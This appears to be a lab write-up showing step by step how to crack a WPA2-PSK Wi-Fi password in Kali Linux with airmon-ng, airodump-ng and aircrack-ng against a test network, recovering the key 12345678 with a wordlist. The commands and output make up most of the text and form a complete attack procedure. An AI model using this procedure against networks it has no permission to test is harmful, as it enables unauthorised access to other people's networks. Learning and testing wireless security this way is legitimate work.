



Security

WPA2 PSK

ALL STEPS ARE PERFORMED IN KALI  
LINUX OPERATING SYSTEM

## Step 1

root@kali : - # airmon-ng

root@kali : - # airmon-ng start wlan0

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng  


| PHY                            | Interface | Driver | Chipset                                  |
|--------------------------------|-----------|--------|------------------------------------------|
| phy0                           | wlan0     | ath9k  | Qualcomm Atheros AR9285 Wireless Network |
| Adapter (PCI-Express) (rev 01) |           |        |                                          |

  
root@kali:~# airmon-ng start wlan0  
  
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  
  
PID Name  
500 NetworkManager  
2421 wpa_supplicant  
  


| PHY                            | Interface | Driver | Chipset                                  |
|--------------------------------|-----------|--------|------------------------------------------|
| phy0                           | wlan0     | ath9k  | Qualcomm Atheros AR9285 Wireless Network |
| Adapter (PCI-Express) (rev 01) |           |        |                                          |

  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
```

## Step 2

root@kali : - # airodump-ng wlan0mon

```
CH 9 ][ Elapsed: 0 s ][ 2018-07-11 12:56  


| BSSID             | PWR | Beacons | #Data, #/s | CH | MB   | ENC  | CIPHER | AUTH | ESSID |
|-------------------|-----|---------|------------|----|------|------|--------|------|-------|
| DA:32:E3:E4:01:74 | -52 | 4       | 0 0        | 6  | 54e. | WPA2 | CCMP   | PSK  | Test  |


| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------|---------|-----|------|------|--------|-------|
|-------|---------|-----|------|------|--------|-------|


```


### Step 3

```
root@kali : - # airmmon-ng --bssid DA:32:E3:E4:01:74 -c 6 -w  
wifkey wlan0mon
```

```
root@kali:~# airodump-ng --bssid DA:32:E3:E4:01:74 -c 6 -w wifkey wlan0mon
```



While wifi adapter is on monitor  
mode ,at this time I connect to wifi  
with correct key in my laptop



## Step 4



While capturing wifi password



root@kali : - # ls

```
root@kali: ~  
File Edit View Search Terminal Help  
  
CH 6 ][ Elapsed: 48 s ][ 2018-07-11 12:57 ][ WPA handshake: DA:32:E3:E4:01:74  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E  
DA:32:E3:E4:01:74 -28 16 515 676 4 6 54e. WPA2 CCMP PSK T  
BSSID STATION PWR Rate Lost Frames Probe  
DA:32:E3:E4:01:74 AC:ED:5C:23:82:78 -30 1e- 6e 0 113  
root@kali:~# ls  
Desktop Music QRLJacking Videos wifkey-01.csv  
Documents Pictures sqlmap vlc wifkey-01.kismet.csv  
Downloads Public Templates wifkey-01.cap wifkey-01.kismet.netxml
```

## Step 5

root@kali : - # aircrack-ng wifkey-01.cap -w  
/root/Desktop/rockyou.txt

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aircrack-ng wifkey-01.cap -w /root/Desktop/rockyou.txt  
  
Aircrack-ng 1.2 rc4  
  
[00:00:00] 12/7120712 keys tested (574.77 k/s)  
Time left: 3 hours, 26 minutes, 45 seconds 0.00%  
  
KEY FOUND! [ 12345678 ]  
  
Master Key : D0 78 28 FB 75 90 33 29 59 D1 AF D9 0E 25 D5 80  
19 54 12 60 32 7F 18 4E 1F 13 50 C3 C5 DE 4D 03  
  
Transient Key : 69 6A D4 71 91 C0 E4 D5 FB 0C D2 F5 A9 62 12 FE  
4D 7B F0 53 15 64 71 9A 93 38 03 6E 4C D8 D2 10  
38 BB 6B A7 8A 62 3D 28 B5 5C 21 C5 B5 2E 75 EF  
88 21 4E 01 58 28 44 AE EF DA 14 A7 1E EC 7A BF  
  
EAPOL HMAC : 52 07 7A E6 BE 26 35 DC DA 14 69 2A 78 77 8D 59
```



## CONCLUSION



- ❖ **Found wifi key is 12345678**
- ❖ **Tool used**
  1. **Airmon-ng**
  2. **Airodump-ng**
  3. **Aircrack-ng**